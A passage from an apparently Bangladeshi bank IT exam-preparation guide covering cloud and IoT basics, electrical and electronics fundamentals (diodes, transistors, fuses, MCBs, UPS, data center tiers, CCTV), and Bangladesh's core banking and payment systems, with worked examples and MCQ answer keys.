3. **Criticism/limitations:** (a) Compute is still essential — training large models needs huge GPUs and electricity; (b) data and compute are complements, not substitutes; (c) issues of data quality, bias, privacy (protection of personal information), copyright and data sovereignty; (d) public Internet data is running out, and synthetic data has risks.
4. **Conclusion and banking context:** The statement is partly true — in modern AI, data is a strategic asset, but value is created together with compute and algorithms. For Bangladeshi banks, data governance, data quality, secure data infrastructure and a regulatory framework are the prerequisites to benefit from AI.

11.9 Blockchain and IoT — In Brief

Blockchain: A distributed, immutable ledger. Each block contains the **hash** of the previous block, so changing one block breaks all later hashes. Consensus: Proof of Work, Proof of Stake, PBFT. Types: Public (Bitcoin, Ethereum), Private/Permissioned (Hyperledger Fabric — used in banking for trade finance and KYC sharing). Smart contract — code that runs automatically when its conditions are met.

IoT (Internet of Things): Connects sensors and devices to the internet to collect data and control them. Layers: Perception (sensor) → Network (Wi-Fi, ZigBee, LoRa, NB-IoT, 5G) → Processing (cloud/edge) → Application. Protocols: MQTT, CoAP. In banks/data centers: temperature and humidity monitoring, ATM booth surveillance, smart energy metering. **Edge computing** — processes data close to its source to reduce latency.

11.10 MCQ Practice

1. What does cloud computing provide?

(a) Hardware only
(b) Software only
(c) On-demand resources
(d) Offline services

Answer: (c) Officer IT MCQ 2026 (BIBM)

2. Google App Engine is an example of which service model?

(a) IaaS
(b) PaaS
(c) SaaS
(d) DaaS

Answer: (b)

3. What type of service is AWS EC2?

(a) IaaS
(b) PaaS
(c) SaaS
(d) FaaS

Answer: (a) — it rents out virtual machines.

4. Which is an example of a Type 1 hypervisor?

(a) VirtualBox
(b) VMware Workstation
(c) VMware ESXi
(d) Parallels Desktop

Answer: (c) — bare-metal.

5. With RAID 6 on six 2 TB disks, what is the usable capacity?

(a) 12 TB
(b) 10 TB
(c) 8 TB
(d) 6 TB

Answer: (c) — $(6 - 2) \times 2 = 8$ TB.

6. Which RAID level has no fault tolerance?

(a) RAID 0
(b) RAID 1
(c) RAID 5
(d) RAID 10

Answer: (a) — striping only.

7. If MTBF = 990 hours and MTTR = 10 hours, what is the availability?

(a) 99.9%
(b) 99%
(c) 98%
(d) 90%

Answer: (b) — 990 / (990 + 10) = 0.99.

8. If two components, each with reliability 0.9, are in parallel, the total reliability is —

(a) 0.81
(b) 0.90
(c) 0.99
(d) 1.8

Answer: (c) — $1 - (0.1)^2 = 0.99$.

9. What is the ideal value of PUE?

(a) 0 (b) 0.5
(c) 1.0 (d) 2.0

Answer: (c) — if all power goes only to IT equipment, PUE = 1.

10. Which tool is used to import data from an RDBMS into Hadoop?

(a) Flume (b) Sqoop
(c) Pig (d) Oozie

Answer: (b) — SQL + Hadoop = Sqoop; Flume is for logs.

11. What is the default replication factor of HDFS?

(a) 1 (b) 2
(c) 3 (d) 4

Answer: (c)

12. Which activation function is commonly used in the hidden layers of a neural network?

(a) Softmax (b) ReLU
(c) Step (d) Linear

Answer: (b) Officer IT 2026 (25105)

13. What is the core neural architecture of modern LLMs?

(a) Bayesian Network (b) CNN
(c) Transformer (d) Autoencoder

Answer: (c) Officer IT MCQ 2026 (BIBM)

14. What does "Velocity" mean in Big Data?

(a) Size of data (b) Speed of data generation and processing
(c) Variety of data (d) Accuracy of data

Answer: (b)

15. Which is a characteristic of a Tier IV data center?

(a) No redundancy (b) N+1 components
(c) Fault tolerant, 2N (d) Only a UPS

Answer: (c) — availability ≈ 99.995%.

Chapter 12 — Electrical and Electronics

For the bank's **Assistant Maintenance Engineer / Assistant Engineer (IT)** post, questions regularly come from the EEE part along with CSE: transistor regions and JFET (BB AME 2023), fuse vs circuit breaker and fuse rating calculation (AME/AE January 2026). **Officer (IT) 2026** also had fuse vs MCB and PN junction diode, and MCQs on CCTV cable, bank printers and cameras. Bank data centers, UPS, earthing and CCTV are the daily work of a maintenance engineer, so these are also asked in the viva.

12.1 Basic Formulas: Ohm, Power, Energy

$V = I\,R$ | $P = V\,I = I^2R = V^2/R$ | Energy (kWh) = Power (kW) × Time (h) | 1 kWh = 1 unit = 3.6 MJ

Aspect	Series	Parallel
Total resistance	$R = R_1 + R_2 + \ldots$	$1/R = 1/R_1 + 1/R_2 + \ldots$ (for two: $R_1R_2/(R_1+R_2)$)
Current	Same everywhere	Divides among branches (KCL)
Voltage	Divides (KVL)	Same across all branches
If one part fails	Whole circuit stops	Others keep working — so home/office wiring is parallel

Example 1: Series-parallel circuit

$R_1 = 4\ \Omega$ and $R_2 = 6\ \Omega$ in parallel, with $R_3 = 3.6\ \Omega$ in series; supply 12 V.

$R_{12} = 4\times6/(4+6) = 2.4\ \Omega \Rightarrow R_{total} = 2.4 + 3.6 = 6\ \Omega \Rightarrow I = 12/6 =$ **2 A**

$V_{R3} = 2 \times 3.6 = 7.2$ V; $V_{parallel} = 2 \times 2.4 = 4.8$ V $\Rightarrow I_1 = 4.8/4 = 1.2$ A, $I_2 = 4.8/6 = 0.8$ A (sum 2 A ✔).

Example 2: Monthly electricity bill of a branch

10 PCs × 200 W, 8 hours daily, 30 days a month ⇒ 10 × 0.2 kW × 8 × 30 = **480 kWh**. At Tk 10 per unit, bill = **Tk 4,800**.

12.2 AC Power, Power Factor and Three-Phase

Supply in Bangladesh: single-phase 230 V (commonly called 220 V), three-phase 400/415 V line-to-line, frequency 50 Hz. In AC, if there is a phase difference (ϕ) between voltage and current, not all the power does useful work.

Apparent $S = V\,I$ (VA) | Real $P = V\,I\cos\phi$ (W) | Reactive $Q = V\,I\sin\phi$ (VAR) | $S^2 = P^2 + Q^2$
Power factor = $\cos\phi = P/S$ | Three-phase: $P = \sqrt{3}\,V_L\,I_L\cos\phi$

Example 3: Power factor and three-phase calculation

(a) 230 V, 10 A, PF 0.8: S = 2300 VA, P = 2300 × 0.8 = **1840 W**, Q = 2300 × 0.6 = **1380 VAR**.

(b) 415 V three-phase, 20 A, PF 0.8: P = 1.732 × 415 × 20 × 0.8 ≈ **11.5 kW**.

Low power factor means more current for the same work ⇒ wire heating, losses and penalties increase; PF is improved with a capacitor bank.

12.3 PN Junction Diode




Figure 12.1: Diode symbol (left) and V-I characteristic (right)

Previous Question Officer IT 2026 (25105)

Explain the working principle of a PN junction diode. Draw its symbol and describe the difference between forward bias and reverse bias.

Working principle: In P-type semiconductor the majority carriers are holes; in N-type, electrons. When joined, electrons diffuse from N to P and holes from P to N at the junction and recombine. This leaves a carrier-free layer of fixed ions on both sides of the junction — the **depletion region**. Its potential wall (**barrier potential**) is about 0.7 V in Si and 0.3 V in Ge. This barrier decides in which direction current can flow — so the diode works like a one-way (unidirectional) switch. Symbol in the figure above: triangle = anode (P), bar = cathode (N).

Aspect	Forward bias	Reverse bias
Connection	P → (+), N → (−)	P → (−), N → (+)
Depletion region	Becomes narrow	Becomes wide
Barrier potential	Decreases	Increases
Current	Rises rapidly to mA level after cut-in voltage (0.7 V) is crossed (majority carriers)	Only tiny leakage (nA–μA, minority carriers) — until breakdown
Resistance	Very low (switch on)	Very high (switch off)
Use	Rectifier, lighting an LED	Zener regulator, photodiode, varactor

Example 4: Current in a diode circuit

5 V source, 1 kΩ resistor and a Si diode in series, forward biased: I = (5 − 0.7) / 1000 = **4.3 mA**. If the diode is reversed, I ≈ 0 and the full 5 V falls across the diode.

Diode	Features / use
Zener	Works at a specific reverse breakdown voltage — voltage regulator
LED	Emits light in forward bias (GaAs, GaN) — indicator, display
Photodiode	Current flows when light falls on it in reverse bias — optical fiber receiver, sensor
Schottky	Metal–semiconductor, low drop (~0.3 V), fast switching — SMPS
Rectifier (bridge)	4 diodes, full-wave AC → DC — power supply, UPS charger

12.4 BJT: Cut-off, Active and Saturation




Figure 12.2: Output characteristic of a common-emitter NPN transistor and its three regions

Previous Question BB AME 2023

Describe cut-off, saturation and active region of operation of a transistor with diagram.

Answer: A BJT has two junctions — Base-Emitter (BE) and Collector-Base (CB). According to their bias there are three regions (Figure 12.2):

Region	BE junction	CB junction	Condition	Use
Cut-off	Reverse ($V_{BE} < 0.7$ V)	Reverse	$I_B = 0$, $I_C \approx 0$, $V_{CE} \approx V_{CC}$	Open switch (OFF)
Active	Forward	Reverse	$I_C = \beta I_B$; I_C almost independent of V_{CE}	Amplifier
Saturation	Forward	Forward	$V_{CE(sat)} \approx 0.2$ V, I_C maximum $\approx V_{CC}/R_C$, $I_C < \beta I_B$	Closed switch (ON)

In digital circuits and relay drivers, the transistor works as a switch between cut-off ↔ saturation; in audio/RF amplifiers it is biased in the middle of the active region (Q-point).

Example 5: In which region is the transistor?

$V_{CC} = 10$ V, $R_C = 1$ kΩ, $\beta = 100$।

(a) $I_B = 50$ μA ⇒ $I_C = 5$ mA, $V_{CE} = 10 - 5 \times 1 = 5$ V > 0.2 V ⇒ **Active**.

(b) $I_B = 200$ μA ⇒ $\beta I_B = 20$ mA would give $V_{CE} = 10 - 20 = -10$ V — impossible ⇒ **Saturation**; actual $I_{C(sat)} = (10 - 0.2)/1k = 9.8$ mA.

12.5 JFET and MOSFET

Previous Question BB AME 2023

Explain the working principle of an n-channel JFET with various values of V_{GS} and V_{DS}.

Structure: An n-type silicon bar (channel) has Source (S) and Drain (D) at its two ends; p^+ regions on both sides together form the Gate (G). The gate-channel PN junction is always kept **reverse biased** ($V_{GS} \leq 0$), so gate current is almost zero — JFET is a **voltage-controlled, unipolar** device (carries only electrons).

1. **$V_{GS} = 0$, small V_{DS}:** The channel is fully wide; $I_D \propto V_{DS}$ — behaves like a resistor (**ohmic region**).
2. **$V_{GS} = 0$, increasing V_{DS}:** Reverse bias is higher at the drain end, so the depletion region becomes wider there and narrows the channel. When $V_{DS} = |V_P|$, the channel almost closes at the drain end — **pinch-off**. After this, increasing V_{DS} keeps I_D almost constant = I_{DSS} (**saturation region**) — the amplifier works here.
3. **V_{GS} negative (e.g. −1, −2 V):** Depletion is already wide at the start, channel narrow ⇒ pinch-off at lower V_{DS} ($V_{DS(sat)} = V_{GS} - V_P$) and lower saturation current: $I_D = I_{DSS}(1 - V_{GS}/V_P)^2$.
4. **$V_{GS} = V_{GS(off)} = V_P$:** Whole channel depleted ⇒ $I_D \approx 0$ (**cut-off**).
5. **Very high V_{DS}:** Avalanche **breakdown** — I_D suddenly rises and the device may be destroyed.

Numerical example: $I_{DSS} = 10$ mA, $V_P = -4$ V, $V_{GS} = -2$ V ⇒ $I_D = 10(1 - (-2)/(-4))^2 = 10 \times 0.25 =$ **2.5 mA**; pinch-off $V_{DS} = -2 - (-4) = 2$ V.

Shockley: $I_D = I_{DSS}\,(1 - V_{GS} / V_P)^2$ | BJT: $I_E = I_B + I_C$, $\beta = I_C/I_B$, $\alpha = I_C/I_E = \beta/(\beta+1)$

Aspect	BJT	FET (JFET/MOSFET)
Control	Current-controlled (I_B)	Voltage-controlled (V_{GS})
Carrier	Bipolar (electron + hole)	Unipolar
Input impedance	Low	Very high (10^{12} Ω+ in MOSFET)
Noise / thermal stability	Higher / lower	Lower / higher
Use	Analog amplifier, driver	CMOS logic, CPU, power switching (SMPS, UPS inverter)

12.6 Protection Devices: Fuse, MCB, MCCB, RCCB

Previous Question Officer IT 2026 (25105)

Differentiate between a Fuse and a Miniature Circuit Breaker (MCB). Which one is more suitable for modern office electrical installations and why?

Aspect	Fuse	MCB
Working principle	On excess current, a thin wire melts by heat (heating effect)	On overload, a bimetallic strip bends (thermal); on short circuit, a solenoid pulls (magnetic) — the contacts open
Reuse	Single use — must be replaced	Can be reset by lifting the lever
Accuracy	Low; changes with age	Specific trip curve (B, C, D) — accurate
As a switch	No	Yes — ON/OFF and isolation
Fault identification	Difficult	Easy to see which circuit has tripped
Safety	Risk of fitting wire of wrong rating	Tamper-proof, sealed
Cost	Cheaper initially	Higher, but economical in the long run

MCB is suitable for a modern office, because: (1) Instant reset after a trip — less downtime for ATMs, servers, counters; (2) accurate trip curve protects sensitive IT equipment and wires; (3) combined with an RCCB (RCBO) it also protects people from earth leakage; (4) circuit-wise isolation and easy maintenance in the distribution board; (5) no risk of fitting a wrong fuse wire.

Previous Question BSCS AME/AE 24.01.2026

(ii) What is the main disadvantage of a fuse compared to a Circuit Breaker? (iii) You need to protect a small heater rated at 2.4 kW connected to a 240 V single-phase supply. What is the minimum current rating of the fuse you should use?

(ii) Main disadvantage: a fuse is **single-use** — once blown, a new fuse must be fitted, so service stays off, spares must be kept, and there is a risk of fitting a wrong (higher) rating fuse/wire. A circuit breaker removes the cause; just resetting is enough.
(iii) Full-load current I = P / V = 2400 / 240 = **10 A**.
The fuse rating must be *slightly higher* than the normal current — if exactly 10 A, it may blow unnecessarily during normal running (switch-on inrush or small voltage fluctuations). So take the standard value just above 10 A: common plug fuses are 3 A, 5 A, **13 A** ⇒ **13 A fuse** (for an MCB, 16 A Type B). Rule: rating ≈ 1.25 × I = 12.5 A ⇒ next standard value.

Device	Protects against	Special feature

MCB (≤ 100 A)	Overload and short circuit	Type B: 3–5 × I_n (lighting, computers); C: 5–10 × I_n (AC, small motors); D: 10–20 × I_n (transformers, large motors)
MCCB (100–2500 A)	Same, for larger loads	Adjustable trip; main incoming, DC power panel
RCCB / ELCB	Earth leakage — protects people from shock	Trips when the difference between live and neutral current reaches 30 mA (human protection)
RCBO	Overload + leakage	MCB + RCCB in one
SPD	Lightning/surge	Diverts excess voltage to earth

12.7 Earthing (Grounding)

Purpose: (1) During a fault, send the fault current safely to the ground and protect people from shock; (2) make protective devices (MCB/RCCB) trip quickly; (3) protect equipment from lightning and surges; (4) reduce noise in sensitive IT equipment and provide a stable reference voltage.

- **Types:** Plate earthing, pipe earthing, rod earthing, chemical earthing (low resistance in small space).
- **Target resistance:** ≤ 5 Ω for ordinary buildings; ≤ 1 Ω targeted for data centers, server rooms and telecom equipment. Must be measured regularly with an earth tester (megger) — resistance rises in the dry season.
- Neutral–earth voltage should normally be kept below 2 V; if higher, servers/ATMs may restart abnormally and data errors may occur.
- Lightning arrester and SPD are connected to a separate earth pit, and later all pits are bonded together (equipotential bonding).

12.8 UPS, IPS, Generator and ATS




Figure 12.3: Online (double-conversion) UPS — the load always runs from the inverter, so transfer time is zero

Type	How it works	Transfer time	Suitable for
Offline / Standby	Normally mains goes directly to the load; inverter starts when power fails	~5–12 ms	Single PC

Line-interactive	Standby + AVR (voltage regulation)	~2–4 ms	Small branch, network rack
Online (double conversion)	AC → DC → AC always; isolated from all mains disturbances	0 ms	Data center, server, ATM

IPS, Generator and ATS

IPS (Instant Power Supply): The offline inverter common in Bangladesh — usually square/modified sine wave, has switching delay; fine for lights and fans, but not for servers or sensitive IT equipment.
Generator + ATS: Diesel generator for long load-shedding; the **ATS (Automatic Transfer Switch)** automatically shifts the load to the generator when mains fails and back to mains when it returns. A generator takes 10–30 seconds to start — the UPS battery covers this gap. Order: Mains/Generator → ATS → UPS → IT load.
AVR/Stabilizer: Only keeps voltage stable; gives no backup.

UPS rating (VA) = Load (W) / PF × (1.2–1.25 margin) | Backup time (h) = Battery V × Ah × η / Load (W)

Example 6: UPS selection and backup time

(a) A branch's server and network load is 1600 W, PF 0.8 ⇒ 1600/0.8 = 2000 VA; 25% margin ⇒ 2500 VA ⇒ **3 kVA UPS**.
(b) Two 12 V 100 Ah batteries in series = 24 V × 100 Ah = 2400 Wh; inverter efficiency 80%, load 600 W ⇒ backup = 2400 × 0.8 / 600 = **3.2 hours**. (To protect battery life, if you do not discharge fully and account for depth of discharge, the time is even less.)

12.9 Data Center Power and Tier Classification

Tier (Uptime Institute)	Availability	Annual downtime	Redundancy	Key feature
Tier I	99.671%	~28.8 hours	N	Single path, no redundancy
Tier II	99.741%	~22 hours	N+1 (component)	Extra UPS/generator, only one path
Tier III	99.982%	~1.6 hours	N+1, multiple paths	Concurrently maintainable — maintenance without shutdown
Tier IV	99.995%	~26 minutes	2N / 2N+1	Fault tolerant — service continues even with any single fault

PUE (Power Usage Effectiveness) = Total facility power / IT equipment power (ideal 1.0; good ≈ 1.2–1.5)

Example 7: PUE and cooling

A bank's DC draws 1500 kW in total, of which the IT load is 1000 kW ⇒ PUE = 1500/1000 = **1.5** — i.e. for every 1 W of IT, 0.5 W goes to cooling, UPS loss and lighting. PUE can be reduced with hot/cold aisle containment, precision AC (PAC), free cooling and high-efficiency UPS. Server room temperature is normally kept at 18–27 °C (ASHRAE) with controlled humidity.

12.10 Bank Physical Security and Peripherals

CCTV: Analog vs IP

Aspect	Analog (HD-TVI/AHD)	IP Camera
Cable	**Coaxial (RG-59)**, BNC connector; separate wire for power (or siamese cable)	UTP Cat5e/Cat6; with **PoE**, data and power on the same cable
Recorder	**DVR** (Digital Video Recorder) — video is digitized here	**NVR** (Network Video Recorder) — the camera itself encodes (H.264/H.265)
Resolution	Usually ≤ 5 MP	4 MP–4K, digital zoom, analytics (face, number plate)
Remote monitoring	Through the DVR	Directly on the network; many branches in a central VMS
In banks	Older branches	New branches, ATM booths, vault, cash counter

PoE standards: 802.3af ≈ 15.4 W, 802.3at (PoE+) ≈ 30 W, 802.3bt ≈ 60/90 W (PTZ camera). Camera types: dome (indoor, counter), bullet (outdoor), PTZ (can rotate), pinhole (ATM).

Example 8: CCTV storage calculation

16 IP cameras, each 4 Mbps, recorded 24 hours, stored for 30 days.
Per camera/day = 4 Mbps × 86,400 s = 345,600 Mb = 43,200 MB ≈ 43.2 GB
16 cameras × 43.2 GB × 30 days = 20,736 GB ≈ **20.7 TB** ⇒ the NVR should have at least 24 TB usable with RAID. With H.265, about half.

Bank Printers and Input Devices

Device	Technology	Use in banks
Dot-matrix (impact)	Pins strike a ribbon; carbon copies possible	**Passbook printer** at the counter, multi-part vouchers, FDR
Thermal	Heat-sensitive paper, no ink needed	ATM/POS slip, queue token, counter receipt
Laser	Toner and drum, fast, high quality	Office reports, statements, letters
Inkjet	Ink droplets	Colour pictures — rare in banks
MICR reader	Reads characters printed in magnetic ink (E-13B font)	Cheque processing, cheque clearing in BACPS

OCR / OMR	Reads printed characters / marks	Forms, exam answer sheets
Biometric	Fingerprint, face	Agent banking, eKYC, attendance

12.11 MCQ Practice

1. Which cable is normally used to connect an analog CCTV camera?

(a) UTP Cat6 (b) Coaxial (RG-59)
(c) Optical fiber (d) USB

Answer: (b) — coax with BNC connector; UTP for IP cameras. Officer IT 2026 (25105)

2. Which printer is suitable for printing passbooks and carbon-copy vouchers at a bank counter?

(a) Laser (b) Inkjet
(c) Dot-matrix (d) Plotter

Answer: (c) — Being an impact printer, it prints thick passbooks and multi-part paper.
Officer IT 2026 (25105) — similar

3. Which camera is suitable for recording and monitoring video of multiple branches centrally over the network?

(a) Analog camera (b) IP camera
(c) Web camera (d) Film camera

Answer: (b) — IP camera + NVR/VMS. Officer IT 2026 (25105) — similar

4. What is the approximate cut-in voltage of a silicon diode?

(a) 0.3 V (b) 0.7 V
(c) 1.2 V (d) 5 V

Answer: (b) — 0.3 V for Ge.

5. In which region does a transistor work as a closed switch (ON)?

(a) Cut-off (b) Active
(c) Saturation (d) Breakdown

Answer: (c) — both junctions forward, $V_{CE} \approx 0.2$ V.

6. In which region is a BJT biased as an amplifier?

(a) Active (b) Cut-off
(c) Saturation (d) Reverse active

Answer: (a) — BE forward, CB reverse; $I_C = \beta I_B$.

7. On which principle does a fuse work?

(a) Magnetic effect (b) Heating effect of current
(c) Chemical effect (d) Light effect

Answer: (b) — the fuse element melts due to I^2R heat.

8. Which MCB curve is used for high-inrush loads such as large motors or transformers?

(a) Type A
(b) Type B
(c) Type C
(d) Type D

Answer: (d) — trips at 10–20 × I_n.

9. At what leakage current does an RCCB normally trip for human protection?

(a) 3 mA
(b) 30 mA
(c) 300 mA
(d) 3 A

Answer: (b) — 30 mA sensitivity.

10. Which UPS has zero transfer time?

(a) Offline
(b) Line-interactive
(c) Online double-conversion
(d) IPS

Answer: (c) — the load always runs from the inverter.

11. Which is the definition of power factor?

(a) Q / P
(b) P / S
(c) S / P
(d) Q / S

Answer: (b) — Real power / Apparent power = cos ϕ.

12. 1 kWh = how many joules?

(a) 3.6 kJ
(b) 36 kJ
(c) 3.6 MJ
(d) 1000 J

Answer: (c) — 1000 W × 3600 s = 3.6×10^6 J.

13. What is the availability of a Tier IV data center?

(a) 99.671%
(b) 99.741%
(c) 99.982%
(d) 99.995%

Answer: (d) — about 26 minutes downtime per year; fault tolerant (2N).

14. What kind of device is a JFET?

(a) Current-controlled, bipolar
(b) Voltage-controlled, unipolar
(c) Current-controlled, unipolar
(d) Voltage-controlled, bipolar

Answer: (b) — V_{GS} controls the channel; only one type of carrier.

15. On which device is IP camera video recorded?

(a) DVR
(b) NVR
(c) VCR
(d) KVM

Answer: (b) — Network Video Recorder; DVR for analog cameras.

Chapter 13 — Banking IT and the Bangladesh Context

Bank IT exam questions repeatedly add a "bank" context: atomicity in fund transfer, ATM availability, payment gateway audit, ransomware, MitM. Also, the written exam's **General Knowledge (10 marks)** and **Focus Writing (Bangla 10 + English 10)** keep coming from banking technology (SO IT 2026: Fourth Industrial Revolution and banking; Officer/SO IT 2026: Digital literacy and cashless; BB AP 2023: Technology in Financial Service Industry). This chapter is for all posts.

13.1 Core Banking System (CBS)

CBS is an integrated software that runs on a central server. The accounts, transactions and ledgers of all bank branches are kept in one central database. So a customer gets real-time service from any branch, ATM or online channel ("any branch banking"). Some explain CORE as **Centralized Online Real-time Exchange**.

CBS module	Function
Customer Information (CIF)	Single identity of the customer, KYC data
Deposit (CASA, FDR)	Current/Savings accounts, term deposits, interest calculation
Loans & Advances	Loan sanction, installments, classification
General Ledger (GL)	Accounting, daily End-of-Day (EOD) process
Remittance, Trade Finance	LC, foreign remittance
Channel integration	Middleware/API links to ATM switch, internet/app banking, NPSB, BEFTN, RTGS, MFS

CBS products used worldwide: Temenos T24 (now called Temenos Transact), Oracle FLEXCUBE, Infosys Finacle. Locally built CBS is also used in Bangladesh (e.g., Bank Ultimus of Leads Corporation). Which bank uses which product changes over time, so if asked, check recent information for the specific bank.

> **Typical architecture**
> Channel layer (Branch, ATM, App, Web) → Middleware/ESB/API gateway → CBS application server → Database (usually Oracle, RAC cluster) → Storage (SAN); in parallel, replication to the DR site.

13.2 Payment and Settlement Systems of Bangladesh

The **Payment Systems Department** of Bangladesh Bank runs the national payment infrastructure. Bangladesh Bank is called the **"Clearing House"** of banks, because final settlement of interbank dues is made here through the banks' current accounts.

System	Full form	Function and features
BACH	Bangladesh Automated Clearing House	Two parts: BACPS and BEFTN

BACPS	Bangladesh Automated Cheque Processing System (2010)	Electronic clearing using the cheque's **image and MICR data** (cheque truncation) — no need to exchange physical cheques
BEFTN	Bangladesh Electronic Funds Transfer Network (2011)	Batch-based credit and debit transfer — salary, dividend, remittance, utility bills; settled in a few sessions a day (deferred net settlement)
RTGS	Real Time Gross Settlement (2015)	Each transaction is settled **individually (gross)** and **instantly (real-time)**; for high-value and urgent payments
NPSB	National Payment Switch Bangladesh (2012)	**Interoperability** among ATM/POS/internet banking of different banks — withdraw cash from another bank's ATM, instant interbank fund transfer
Binimoy	Interoperable Digital Transaction Platform (IDTP)	Interoperable transactions among banks, MFS and PSPs on a single platform
Bangla QR	National standard QR code	Pay at a shop from any bank/MFS app with one QR
Taka Pay	Domestic card scheme (2023)	Domestic card transactions via NPSB; reduces foreign-scheme fees and dollar dependence

Avoid confusion

Gross = each transaction is settled separately (RTGS); **Net** = all transactions of a period are settled together as a net amount (BEFTN, cheque clearing). RTGS has the lowest settlement risk, but each bank must hold more liquidity.

Flow of an Interbank Fund Transfer




Figure 13.1: Interbank fund transfer and settlement at Bangladesh Bank

Past question BSCS AME/AE 24.01.2026

Why is "Atomicity" specifically critical for an Inter-Bank Fund Transfer?

Atomicity (the A of ACID) means all the work of a transaction is one indivisible unit — either it completes fully (commit) or nothing happens (rollback).
An interbank transfer has at least two tasks: (1) debit from A's account at the sender bank, (2) credit to B's account at the receiver bank — and these are in different databases of different institutions, with NPSB/BEFTN and the network in between.
Why it is especially critical:

- If the network breaks or the receiver bank's server goes down after the debit, money is "lost" — deducted from A's account but B did not receive it; loss of customer trust and financial loss.
- The opposite (credit done, debit not done) is a loss to the bank — money is "created"; the bank's ledger and Bangladesh Bank's settlement will not match (reconciliation failure).
- Since multiple systems are involved, a distributed transaction is needed — **Two-Phase Commit (2PC)**, or automatic **reversal/compensating transaction** on failure; transaction log and unique reference (idempotency) ensure the same transfer is not done twice.
- Regulatory and legal liability: every transaction must remain complete and consistent in the audit trail.

13.3 Cards, ATM, POS and Digital Channels

- **ATM** (Automated Teller Machine): card reader, PIN pad (EPP — encrypting PIN pad), cash dispenser, receipt printer; communicates with the central **ATM switch** using ISO 8583 messages. The first ATM in Bangladesh was launched by ANZ Grindlays Bank (1992). **CDM** — Cash Deposit Machine; **CRM** — Cash Recycling Machine.
- **POS** (Point of Sale) terminal: card payment at shops; the Acquirer bank supplies the terminal.
- **EMV chip** (Europay, Mastercard, Visa): safer than the magnetic stripe — it generates a dynamic cryptogram for every transaction, so card cloning/skimming is difficult. Contactless (NFC) cards are also EMV-based.
- **Card scheme:** Visa, Mastercard, American Express, UnionPay, JCB; domestic Taka Pay. Card types: Debit, Credit, Prepaid.
- **Four-party model:** Cardholder → Merchant → Acquirer (merchant's bank) → Card scheme → Issuer (cardholder's bank).
